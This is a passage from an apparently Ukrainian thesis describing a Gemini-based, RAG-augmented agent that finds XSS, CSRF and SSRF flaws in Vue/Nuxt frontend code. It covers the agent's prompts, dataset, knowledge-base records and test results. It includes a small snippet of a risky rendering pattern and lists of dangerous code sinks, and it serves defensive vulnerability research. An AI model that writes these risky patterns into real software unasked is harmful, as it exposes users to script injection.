Аналіз застосування великих мовних моделей продемонстрував їхній потенціал у виявленні контекстно-залежних вразливостей з точністю до 62.7%, здатність до міжфайлового аналізу та розуміння бізнес-логіки додатків. Виявлено необхідність інтеграції RAG технології для подолання обмежень LLM та підвищення якості виявлення вразливостей.

Результати аналізу обґрунтували актуальність розробки моделі AI-агента на основі дообучених LLM з RAG архітектурою.

РОЗДІЛ 2. РОЗРОБКА АРХІТЕКТУРИ МОДЕЛІ AI-АГЕНТА

2.1 Загальна архітектура моделі AI-агента

Архітектура AI-агента базується на принципі багатоетапного аналізу коду з використанням дообученої великої мовної моделі, доповненої базою знань про вразливості через механізм RAG. Основна ідея полягає в тому, що на відміну від традиційних SAST інструментів, які аналізують код за заздалегідь визначеними правилами, AI-агент розуміє семантику коду та динамічно підтягує релевантну інформацію з бази знань для кожного конкретного випадку. На рисунку 2.1 зображена блок-схема архітектура роботи моделі AI-агента.



Рисунок 2.1 – Блок-схема архітектури роботи моделі AI-агента

Процес роботи AI-агента починається з отримання фрагменту коду від користувача. Це може бути окремий файл, група пов'язаних компонентів, або навіть весь проект. На першому етапі LLM виконує попередній синтаксичний та семантичний аналіз коду, ідентифікуючи ключові елементи: точки вводу даних користувача (input fields, URL parameters, API responses), функції обробки даних, місця виведення інформації в DOM, HTTP запити, та компоненти, що взаємодіють між собою.

На другому етапі, на основі результатів попереднього аналізу, формується запит до RAG системи. Цей запит містить контекст виявлених патернів коду та потенційно вразливих конструкцій. Наприклад, якщо LLM виявляє використання dangerouslySetInnerHTML (React) або v-html (Vue.js) з даними, що походять з props компонента, запит до RAG може виглядати як “XSS через dangerouslySetInnerHTML з необробленими props в React компоненті” або “XSS через v-html з необробленими props в Vue компоненті”. RAG система здійснює семантичний пошук у базі знань, яка містить описи відомих вразливостей з CVE Details, обговорення вразливостей на Stack Overflow, публічні security advisories та патчі з GitHub repositories, приклади експлойтів та випадки реальних атак.

На третьому етапі LLM, озброєна як початковим кодом, так і релевантною інформацією з бази знань, виконує глибокий аналіз. Модель відстежує потоки даних через компоненти, аналізує умови виконання коду, виявляє можливі race conditions, перевіряє наявність санітизації або валідації даних на кожному етапі обробки. Важливо, що LLM не просто шукає відомі патерни, а розуміє логіку коду: вона може визначити, що навіть якщо є функція санітизації, вона викликається після небезпечної операції, або що умова перевірки має логічну помилку.

Для CSRF вразливостей AI-агент аналізує не тільки сам код запиту, але й контекст його виконання: чи використовуються cookies для аутентифікації, чи є перевірка CSRF токену, чи встановлені правильні CORS headers, чи використовується custom header для захисту. LLM може виявити, що навіть якщо backend має CSRF захист, фронтенд не передає токен у запиті, або що SameSite cookie policy не встановлена.

Для SSRF вразливостей агент аналізує, чи контролюється URL користувачем, чи виконується запит на стороні сервера (SSR контекст в Next.js/Nuxt.js), чи є валідація домену, чи використовується allowlist підхід. Модель розуміє різницю між клієнтським та серверним кодом і може визначити, що навіть безпечний на перший погляд fetch в Next.js API route насправді виконується на сервері і може бути використаний для SSRF атаки.

На четвертому, фінальному етапі, LLM формує детальний звіт про виявлені вразливості. Цей звіт містить не просто повідомлення про проблему, а комплексний аналіз: точне розташування вразливості (файл, рядок, компонент), опис механізму експлуатації з конкретним прикладом атаки для даного випадку, оцінку критичності на основі CVSS метрик, трасування потоку вразливих даних через компоненти системи, та конкретні рекомендації щодо виправлення з прикладами безпечного коду.

Критично важливою особливістю архітектури є ітеративний характер аналізу. Якщо LLM виявляє складну вразливість, що залежить від взаємодії множини компонентів, вона може повторно звернутися до RAG системи з уточненим запитом для отримання додаткової інформації про специфічні аспекти вразливості. Наприклад, виявивши потенційну XSS через Content Security Policy bypass, LLM може запитати RAG про відомі техніки обходу CSP та перевірити, чи застосовні вони в даному контексті.

2.2. Методика дообучення LLM для виявлення вразливостей

2.2.1 Джерела даних та структура датасету для дообучення

Для реалізації AI-агента стояв вибір між двома моделями-кандидатами: Google Gemini 2.5 Flash та Anthropic Claude Sonnet 4.5. Обидві моделі демонструють високу якість розуміння коду та здатність до reasoning – покрокового логічного міркування, необхідного для відстеження потоків даних, а також підтримують fine-tuning через API.

В результаті порівняльного аналізу було обрано Google Gemini 2.5 Flash з двох основних причин. По-перше, модель має більший розмір контекстного вікна (до 2 мільйонів токенів порівняно з 200K у Claude Sonnet 4.5), що критично важливо

для аналізу великих проектів з множиною взаємопов'язаних компонентів. По-друге, вартість використання API Gemini 2.5 Flash значно нижча, що робить рішення більш економічно ефективним для масштабування системи на великі кодові бази та забезпечення доступності для широкого кола користувачів.

Методика дообучення базується на supervised learning підході з використанням спеціалізованого датасету вразливого коду. Датасет формується з кількох джерел для забезпечення різноманітності та повноти прикладів, з обов'язковим урахуванням версійної специфіки фреймворків, контекстної залежності та легітимних сценаріїв використання. Основними джерелами є:

- Публічні CVE записи з кодом;
- GitHub security advisories;
- Synthetic dataset;
- Bug bounty reports;
- Обговорення вразливостей на Stack Overflow.

Legitimate use cases dataset. Створюється спеціалізований датасет безпечних патернів, які можуть бути помилково позначені як вразливі rule-based інструментами. Наприклад, включаються приклади легітимного використання v-html з статичним CMS контентом, dangerouslySetInnerHTML з Markdown parsers (marked, react-markdown), серверно санітизованими даними з trusted API endpoints. Кожен запис супроводжується детальними умовами безпечності та context indicators, що дозволяє моделі розрізняти false positives від реальних вразливостей.

Contextual patterns. Датасет включає приклади контекстно-залежних вразливостей, де той самий код може бути безпечним або вразливим залежно від джерела даних. Приклад метаданих із вектоної бази продемонмтровано на рисунку 2.2.

```
{} temp.json U
temp.json
1  {
2      "instruction": "Проаналізуй компонент на XSS вразливість з урахуванням контексту",
3      "input": {
4          "code": "function Article({ content }) {\n  return <div dangerouslySetInnerHTML={{ __html: content }} />;\n}",
5          "context": "content приходить з trusted CMS API, санітизується на backend через DOMPurify",
6          "framework": "React",
7          "version": "18.2+"
8      },
9      "output": "БЕЗПЕЧНИЙ КОД (Legitimate Use Case)\nОпис: Хоча використовується dangerouslySetInnerHTML, код безпечний за умов:\n1. Content
10 }
```

Рисунок 2.2 – Приклад метаданих із вектоної бази

Synthetic dataset з framework-specific patterns. Створюються синтетичні приклади вразливого коду на основі аналізу реальних патернів з версійною та контекстною специфікацією

Критично важливим є включення приблизно 30-40% legitimate use cases (безпечний код) для навчання моделі правильно розрізняти false positives. Це радикально відрізняється від традиційних підходів, де датасети містять переважно вразливі приклади, що призводить до високого рівня false positives у production.

2.2.2 Векторне представлення тренувальних даних

Перед процесом fine-tuning датасет додатково обробляється для створення векторних представлень, які допомагають моделі краще узагальнювати знання. Кожен приклад коду перетворюється на embedding за допомогою спеціалізованих code embedding моделей (таких як CodeBERT або UniXcoder), які кодують не тільки синтаксис, але й семантику коду.

Ці embeddings використовуються для аналізу покриття датасету – чи достатньо різноманітні приклади для навчання. Візуалізація embeddings у зменшеному просторі (через t-SNE або UMAP) дозволяє виявити кластери схожих прикладів та пробіли в покритті. Якщо виявляється, що певні типи вразливостей або framework patterns недостатньо представлені, датасет доповнюється додатковими синтетичними прикладами.

Векторне представлення також використовується для hard negative mining – пошуку прикладів безпечного коду, які семантично дуже схожі на вразливий код, але безпечні через тонкі відмінності. Ці “складні негативні” приклади критично важливі для навчання моделі розрізняти subtle differences між вразливим та безпечним кодом.

Процес дообучення виконується з використанням методу LoRA (Low-Rank Adaptation), який додає невеликі trainable матриці до attention layers моделі, залишаючи базові ваги замороженими. Це значно зменшує обчислювальні витрати при збереженні високої якості адаптації.

Гіперпараметри підбираються експериментально: learning rate 1e-4 до 5e-5, batch size 4-8 прикладів, 3-5 epochs для уникнення overfitting. Якість оцінюється за

метриками:

- Precision (низька кількість false positives),
- Recall (повнота виявлення),
- F1-score (баланс precision/recall),
- Accuracy класифікації та CVSS prediction error.

Валідація на out-of-distribution прикладах перевіряє здатність до узагальнення, а не запам'ятовування.

Порівняльний аналіз показує, що дообучена модель виявляє складніші сценарії: XSS через insertAdjacentHTML, маніпуляцію атрибутами, v-html у Vue, SSR в Next.js з ненадійними даними. Для CSRF та SSRF покращення ще більш виражене через їх рідкість у публічних датасетах.

Continuous learning забезпечує актуальність через періодичне дообучення на нових CVE та bug bounty знахідках, дозволяючи моделі адаптуватись до нових векторів атак та еволюції фреймворків.

Таким чином, методика дообучення перетворює загальну LLM на спеціалізований інструмент для аналізу безпеки фронтенд коду, значно підвищуючи точність виявлення.

2.2.3 Системні промти

Системні промпти є критично важливим компонентом у налаштуванні поведінки моделі для специфічних задач виявлення вразливостей. На відміну від простих користувацьких запитів, системні промпти визначають контекст, роль та методологію аналізу, які модель має застосовувати протягом всієї сесії.

Системні промпти виконують декілька ключових функцій у контексті виявлення вразливостей:

1. Системний промпт встановлює для LLM роль експерта з інформаційної безпеки, що спеціалізується на аналізі frontend-застосунків. Це змушує модель активувати релевантні знання з її навчальних даних та застосовувати відповідну термінологію;

2. Промпт чітко визначає які типи вразливостей потрібно шукати (XSS, CSRF, SSRF), які патерни коду вважаються небезпечними, та яку методологію

аналізу слід застосовувати (аналіз потоків даних, перевірка санітизації, валідація контексту);

3. Системні промпти визначають формат звітності, забезпечуючи стандартизований вивід з необхідними полями.

Ефективний системний промпт для виявлення вразливостей має включати наступні компоненти:

– Визначення ролі: *"Ти експерт з кібербезпеки, що спеціалізується на аудиті коду Vue.js застосунків. Твоя задача - виявляти вразливості типу XSS, CSRF та SSRF.";*

– Методологія аналізу: *"Для кожного фрагменту коду: 1. Ідентифікуй точки входу користувацьких даних 2. Простеж потік даних від входу до sink 3. Перевір наявність санітизації на кожному етапі 4. Оціни контекст виконання (HTML, JavaScript, CSS, URL) 5. Визнач експлуатовність вразливості";*

– Специфічні патерни для Vue.js: *"Небезпечні патерни в Vue.js: - v-html з необробленими даними - innerHTML присвоєння - :style та :src з user input - eval(), new Function() з динамічним кодом - fetch() з credentials без CSRF токенів - проксі-endpoints без URL валідації";*

– Формат виводу: *"Для кожної знайденої вразливості надай: - Тип: XSS/CSRF/SSRF - CVSS Score: 1-10 - Опис потоку даних - Фрагмент вразливого коду - Рекомендації щодо виправлення - CVE посилання (якщо є)".*

Незважаючи на значне покращення результатів, системні промпти мають певні обмеження:

– Надмірна чутливість Детальні інструкції можуть призвести до того, що модель починає сприймати безпечні патерни як вразливості. Наприклад, v-html з адміністративним контентом може бути помилково визначено як XSS.

– Відсутність контекстних знань Системні промпти не можуть надати моделі знання про специфічні CVE, історичні приклади експлуатацій, або industry best practices з виправлення вразливостей.

– Обмежена адаптивність Статичні промпти не адаптуються до специфіки конкретного проекту (використовувані фреймворки, архітектурні патерни, існуючі

захисні механізми).

– Проблема “надмірної впевненості” LLM з детальними промптами може генерувати високі CVSS scores навіть для теоретичних або важко експлуатованих вразливостей.

Висновок до другого розділу

У другому розділі розроблено теоретичну модель AI-агента для виявлення вразливостей XSS, CSRF та SSRF у фронтенд коді веб-додатків на основі дообучених великих мовних моделей з інтеграцією RAG технології.

Запропоновано архітектуру AI-агента, що базується на принципі багатоетапного аналізу коду з динамічним використанням бази знань. Модель включає чотири основні етапи: попередній синтаксичний та семантичний аналіз коду, формування запиту до RAG системи, глибокий аналіз з контекстом з бази знань, та формування детального звіту. Ітеративний характер архітектури дозволяє повторно звертатись до RAG для уточнення деталей складних вразливостей.

Розроблено методику дообучення Google Gemini 2.5 Flash з використанням спеціалізованого датасету, що включає CVE записи, GitHub security advisories, synthetic patterns та bug bounty reports з обов'язковим урахуванням версійної специфіки фреймворків та контекстної залежності. Критичною особливістю є включення 30-40% legitimate use cases для зменшення false positives. Застосування методу LoRA забезпечує ефективну адаптацію моделі з оцінкою якості за метриками Precision, Recall, F1-score та CVSS prediction error.

Визначено структуру бази знань RAG системи з чотирма категоріями: Vulnerable Patterns, Legitimate Use Cases, Security Advisories та Remediation Examples. База знань наповнюється з CVE Details, GitHub, Stack Overflow та bug bounty платформ. Векторне представлення записів через embeddings забезпечує семантичний пошук за косинусною подібністю з фільтрацією за версіями фреймворків та типами вразливостей.

Результати розробки створили теоретичну основу для практичної реалізації AI-агента, що буде розглянуто в наступному розділі роботи.

РОЗДІЛ 3. ЕКСПЕРИМЕНТАЛЬНА ОЦІНКА ЕФЕКТИВНОСТІ МОДЕЛІ AI-АГЕНТА

3.1 Стек технологій для розробки AI-агента

Прототип AI-агента реалізовано як веб-додаток з клієнт-серверною архітектурою, що дозволяє користувачам завантажувати код для аналізу та отримувати детальні звіти про виявлені вразливості.

Стек технологій:

Фронтенд – Nuxt.js 3 (Vue.js 3.4+) з TypeScript. Інтерфейс включає:

– Текстове поле для вставки коду
– Завантаження файлів та архівів проектів (zip, tar.gz)
– Імпорт публічних GitHub репозиторіїв за URL
– Історія чатів з можливістю продовження попередніх аналізів

Зовнішний вигляд інтерфейсу AI-агенту зображено на рискунку 3.1.



Рисунок 3.1 – Зовнішний вигляд інтерфейсу AI-агенту

Backend – Python FastAPI (3.11+) з асинхронною обробкою. Основні модулі:

– LLM Integration – взаємодія з дообученою Google Gemini 2.5 Flash через офіційний API

– RAG Service – semantic search у векторній базі Pinecone для підтягування релевантної інформації про вразливості

– Chat History – зберігання історії у форматі data/chat_*.json, кожен чат в

окремому JSON файлі

Векторна база знань – Pinecone з 300 записів (Vulnerable Patterns, Legitimate Use Cases, Security Advisories, Remediation Examples). Embeddings генеруються через Google text-embedding-004 (768 dimensions).

Workflow обробки:

1) Користувач вводить код або завантажує файли/репозиторій
2) Backend надсилає код + запит до RAG системи
3) Pinecone повертає релевантні приклади вразливостей з бази знань
4) Gemini 2.5 Flash аналізує код з контекстом з RAG
5) Результати зберігаються в data/chat_{id}.json та відображаються користувачу
6) Історія чатів дозволяє продовжити аналіз з попереднім контекстом

3.2 Реалізація AI-агента

Реалізація AI-агента базується на чотирьох ключових компонентах: промпт-інженерії, RAG-інтеграції, обробці результатів та управлінні контекстом чату. Кожен з цих компонентів критично важливий для забезпечення точності детекції вразливостей та якості звітів.

AI-агент використовує багаторівневу систему промптів, що визначають роль, методологію та формат виводу моделі. Базовий системний промпт встановлює роль експерта з безпеки Vue.js застосунків та специфікує три типи вразливостей для пошуку (XSS, CSRF, SSRF). Методологічний промпт інструктує модель виконувати п'ятиетапний аналіз: ідентифікація точок входу користувацьких даних, трасування потоку даних від джерел до sinks, перевірка наявності санітизації на кожному етапі, оцінка контексту виконання (HTML, JavaScript, CSS), визначення експлуатовності вразливості.

Структурний промпт забезпечує стандартизований формат виводу з обов'язковими полями: тип вразливості, CVSS score, детальний опис потоку даних, фрагмент вразливого коду, конкретні рекомендації щодо виправлення з прикладами безпечного коду. На рисунку 3.1 зображено приклад системного промта.

```
"""
System prompts for vulnerability detection AI agent
"""

XSS_DETECTION_PROMPT = """You are an expert web application security analyst specializing in Cross-Site Scripting

Your task is to analyze code for XSS vulnerabilities following this step-by-step process:

ANALYSIS STEPS:
1. Identify all user input entry points (props, state, URL parameters, form inputs, API responses)
2. Trace data flow from input to rendering/DOM manipulation
3. Check for sanitization mechanisms (DOMPurify, framework auto-escaping)
4. Determine rendering context (HTML content, HTML attribute, JavaScript, URL)
5. Assess exploitability in production environment

CLASSIFICATION CRITERIA:

True Positive (Real XSS vulnerability) if ALL conditions met:
- User-controlled data reaches dangerous sink
- No effective sanitization present
- Code is reachable in production
- Context allows script execution

False Positive (Safe code) if ANY condition met:
- Data is properly sanitized (DOMPurify, framework escaping)
- Output context prevents execution (textContent, setAttribute with safe attrs)
- User input is validated/restricted
- Code only in test/development files
```

Рисунок 3.2 – Приклад системного промта

При надходженні коду для аналізу система спочатку генерує embedding через Google text-embedding-004 API, перетворюючи код у 768-вимірний вектор. Цей вектор використовується для семантичного пошуку в Pinecone, де зберігається база знань з 300 записів. Кожен запис містить структуровані метадані: код (вразливий або безпечний приклад), пояснення (чому код небезпечний/безпечний), тип вразливості, CWE ідентифікатор, захисні механізми. Pinecone повертає 5 найбільш релевантних записів на основі cosine similarity між векторами.

Критично важливо, що RAG система повертає як вразливі приклади (is_safe: false), так і безпечні патерни (is_safe: true), що дозволяє моделі розрізняти контексти використання. Наприклад, при аналізі v-html директиви, RAG надає приклади як небезпечного використання з API даними без санітизації, так і легітимного використання з DOMPurify в адміністративних панелях. На рисунку 3.2 зображено приклад двох записів у векторній базі. Перший для вразливого коду, другий для безпечного коду.

```
{
  "id": "xss_077",
  "values": [0.0123, -0.0456, ..., 0.0789],
  "metadata": {
    "attack_vector": "Inject script via email_body",
    "code": "<template>...",
    "cwe_id": "CWE-79",
    "explanation": "Email templates - email
preview...",
    "framework": "Vue",
    "is_safe": false,
    "language": "JavaScript",
    "security_measures":"['DOMPurify', ...]",
    "severity": "CRITICAL",
    "vulnerability_type": "XSS"
  }
}
```

```
{
  "id": "safe_232",
  "values": [0.0234, -0.0891, 0.1245, ..., 0.0456],
  "metadata": {
    "attack_vector": "",
    "code": "<template>....",
    "cwe_id": "",
    "explanation": "Content sanitized...",
    "framework": "Vue",
    "is_safe": true,
    "language": "JavaScript",
    "security_measures": "['DOMPurify with whitelist',
...]",
    "severity": "NONE",
    "vulnerability_type": "XSS_SAFE"
  }
}
```

Рисунок 3.3 – Приклад записіва у векторній базі

Відповідь від Gemini 2.5 Flash парситься у структурований формат JSON, який включає масив виявлених вразливостей з детальною інформацією про кожну. Backend валідує відповідь, перевіряючи наявність обов'язкових полів та коректність значень (наприклад, CVSS score повинен бути в діапазоні 0-10, тип вразливості має бути одним з XSS/CSRF/SSRF). Система також агрегує статистику: загальна кількість виявлених вразливостей, розподіл за типами, розподіл за severity (Critical/High/Medium/Low). Для кожної вразливості генерується унікальний ідентифікатор, що дозволяє відслідковувати статус виправлення у подальших аналізах того ж проекту.

Кожна сесія аналізу зберігається як окремий JSON файл у директорії data/ з унікальним ідентифікатором. Файл містить повну історію взаємодії: вхідний код, запити користувача, відповіді AI-агента, retrieved контекст з RAG, timestamp кожного повідомлення. Це дозволяє користувачам продовжувати попередні аналізи з повним контекстом, наприклад, для перевірки виправлень або аналізу додаткових файлів проекту. При продовженні чату система завантажує історію та включає її у промпт для моделі, забезпечуючи консистентність аналізу. Історія також використовується для генерації порівняльних звітів, де AI-агент може вказати, які вразливості були виправлені з моменту попереднього аналізу.

3.3 Експериментальне тестування

Для проведення експериментальної оцінки ефективності AI-агента було розроблено тестовий веб-додаток, що імітує типовий сучасний інтернет-магазин з навмисно впровадженими вразливостями загальна кількіть 120 (XSS – 80, CSRF –

20, SSRF – 20). Вибір інтернет-магазину як тестового сценарію обумовлений тим, що такі додатки поєднують критичні функції (обробка платежів, особисті дані користувачів, адміністративна панель) з типовими вразливими патернами (користувацькі коментарі, динамічна обробка URL, інтеграція з зовнішніми API).

Додаток реалізовано на Nuxt.js 3 з активованим SSR, що дозволяє демонструвати як клієнтські (DOM-based XSS), так і серверні вразливості (SSRF в server actions). Використання SSR є критично важливим, оскільки саме в SSR контексті виникають специфічні вразливості, які AI-агент має виявляти.

Тестування проводилось у три етапи для порівняння ефективності різних підходів до налаштування LLM.

На першому етапі використовувалась базова Gemini 2.5 Flash без системних промптів та RAG-контексту, з мінімальним промптом загального характеру "Analyze this Vue.js code for security vulnerabilities".

На другому етапі до моделі додавались детальні системні промпти з методологією аналізу, специфікацією небезпечних патернів Vue.js та структурованим форматом виводу.

На третьому етапі активувалась повна гібридна система з системними промптами та RAG-архітектурою, де для кожного фрагменту коду здійснювався семантичний пошук 5 релевантних прикладів з бази знань Pinecone. Результати тестування наведені в таблиці 3.1

Таблиця 3.1 – Порівняльні результати різних підходів до налаштування LLM

Підхід	**Виявлено**	**True Positives**	**False Positives**	**False Negatives**	**Recall**	**Precision**	**F1-Score**
Базова LLM	74	66	8	54	55%	89.2%	68%
LLM+ системні промпти	95	80	15	40	66.7%	84.2%	74.4%
LLM+промпти + RAG	105	98	7	22	81.7%	93.3%	87.1%

Базова модель без додаткового налаштування виявила 74 потенційні вразливості, з яких 66 були справжніми (true positives) та 8 хибними

спрацюваннями (false positives). При цьому модель пропустила 54 реальні вразливості (false negatives), що дало recall 55.0% та precision 89.2%. Аналіз помилок показав, що базова LLM успішно виявляє очевидні вразливості з прямим використанням небезпечних директив (наприклад, <div v-html=”userInput”></div>), але систематично пропускає складні багатошарові випадки.

Додавання детальних системних промптів суттєво покращило recall до 66.7% (80 виявлених вразливостей з 120). Модель навчилась систематично трасувати потоки даних та виявляти складні багатошарові вразливості, які пропускала базова версія. Наприклад, успішно було виявлено XSS через ланцюжок з трьох composables, де дані проходили через useUserData → useFormatting → useDisplay перед рендерингом. Однак системні промпти призвели до проблеми надмірної підозрілості: кількість false positives зросла до 15, знизивши precision до 84.2%.

Інтеграція RAG-архітектури з системними промптами показала найкращі результати: 98 виявлених вразливостей з 120 (recall 81.7%), лише 7 false positives (precision 93.3%) та F1-score 87.1%. RAG-система вирішила обидві ключові проблеми попередніх підходів. По-перше, надаючи моделі конкретні приклади складних багатошарових вразливостей з бази знань, вона дозволила виявити ще 18 вразливостей, які пропускала версія з лише промптами. По-друге, приклади безпечних патернів (is_safe: true) з бази знань дозволили різко знизити false positives з 15 до 7. Зокрема, модель перестала помилково класифікувати v-html з DOMPurify санітизацією в адміністративних панелях як вразливість, оскільки RAG надавала схожі легітимні приклади з поясненням чому вони безпечні. Найбільше покращення RAG забезпечила для XSS: recall зріс з 65% до 81%, що свідчить про ефективність надання моделі конкретних прикладів небезпечних патернів Vue.js з реальних CVE.

Висновок до третього розділу

У третьому розділі представлено практичну реалізацію AI-агента для виявлення контекстозалежних вразливостей у Vue.js застосунках та проведено комплексну експериментальну оцінку його ефективності. Розроблено повнофункціональний веб-додаток з клієнт-серверною архітектурою на базі Nuxt.js

4 та Python FastAPI, який інтегрує Google Gemini 2.5 Flash з RAG-архітектурою на базі векторної бази даних Pinecone. Система забезпечує зручний інтерфейс для аналізу коду з можливістю завантаження файлів, архівів та GitHub репозиторіїв, а також підтримує історію чатів для продовження попередніх аналізів.

Реалізація AI-агента базується на чотирьох ключових компонентах: багаторівневій системі промптів, що визначає методологію п'ятиетапного аналізу вразливостей; RAG-інтеграції з векторною базою знань з 300 записів, яка надає модулі релевантні приклади вразливого та безпечного коду; валідації та структуруванні результатів у JSON формат з детальною статистикою; управлінні контекстом через збереження повної історії взаємодії у JSON файлах. Особливістю реалізації є використання семантичного пошуку через embeddings Google text-embedding-004 та повернення як вразливих (is_safe: false), так і безпечних (is_safe: true) прикладів, що дозволяє моделі розрізняти контексти використання коду.

Експериментальне тестування проведено на спеціально розробленому датасеті Vue.js інтернет-магазину з 120 контекстозалежними вразливостями (80 XSS, 20 CSRF, 20 SSRF), розподіленими по 18 файлах проекту. Порівняльний аналіз трьох підходів до налаштування LLM продемонстрував чітку прогресію ефективності: базова модель показала recall 55% та precision 89.2% (F1-score 68%), додавання системних промптів покращило recall до 66.7% при precision 84.2% (F1-score 74.4%), а гібридна система з промптами та RAG досягла найкращих результатів з recall 81.7%, precision 93.3% та F1-score 87.1%. Ключовим досягненням є те, що RAG-архітектура одночасно підвищила повноту виявлення на 15% та зменшила кількість false positives з 15 до 7, вирішивши проблему надмірної підозрілості системних промптів. Порівняння з традиційними SAST інструментами показало, що AI-агент з F1-score 87.1% перевершує найкращий з них (CodeQL з F1-score 75.6%) на 11.5%, підтверджуючи практичну застосовність розробленого підходу для виявлення контекстозалежних вразливостей у frontend веб-застосунках.

ВИСНОВКИ

Виявлення контекстозалежних вразливостей є критично важливим завданням, оскільки традиційні SAST інструменти демонструють низьку ефективність (recall 8-12% при 91% false positives) через відсутність семантичного розуміння коду. Розроблена в роботі модель AI-агента на базі великих мовних моделей з RAG-архітектурою дозволяє суттєво підвищити точність детекції вразливостей типу XSS, CSRF та SSRF.

У першому розділі проведено комплексний аналіз методів та інструментів виявлення вразливостей веб-застосунків. Досліджено класифікацію вразливостей за OWASP Top 10:2025 та детально охарактеризовано три типи контекстозалежних вразливостей: XSS, CSRF та SSRF, що становлять понад 40% всіх зареєстрованих вразливостей. Проаналізовано обмеження традиційних методів статичного аналізу коду, які базуються на rule-based підході та не здатні розрізняти контексти використання коду, що призводить до критично низьких показників ефективності. Обґрунтовано перспективність застосування LLM для аналізу коду завдяки їх здатності до семантичного розуміння та контекстного аналізу потоків даних.

У другому розділі розроблено архітектуру моделі AI-агента, що інтегрує Google Gemini 2.5 Flash з RAG-системою на базі векторної бази даних Pinecone. Запропонована архітектура включає чотири ключові компоненти: попередній аналіз коду базовою LLM, семантичний пошук релевантних прикладів у векторній базі знань, глибокий аналіз з урахуванням retrieved контексту, генерацію детального звіту з рекомендаціями щодо виправлення. Розроблено методику формування датасету для навчання, CVE посиланнями та фреймворк-специфічними патернами. Розроблено систему багаторівневих промптів, що визначають роль моделі як експерта з безпеки, методологію п'ятиетапного аналізу вразливостей та структурований формат виводу з CVSS оцінками.

У третьому розділі реалізовано повнофункціональний прототип AI-агента як веб-додаток з клієнт-серверною архітектурою на базі Nuxt.js 3 та Python FastAPI, який забезпечує аналіз коду з різних джерел (текстовий ввід, файли, архіви, GitHub

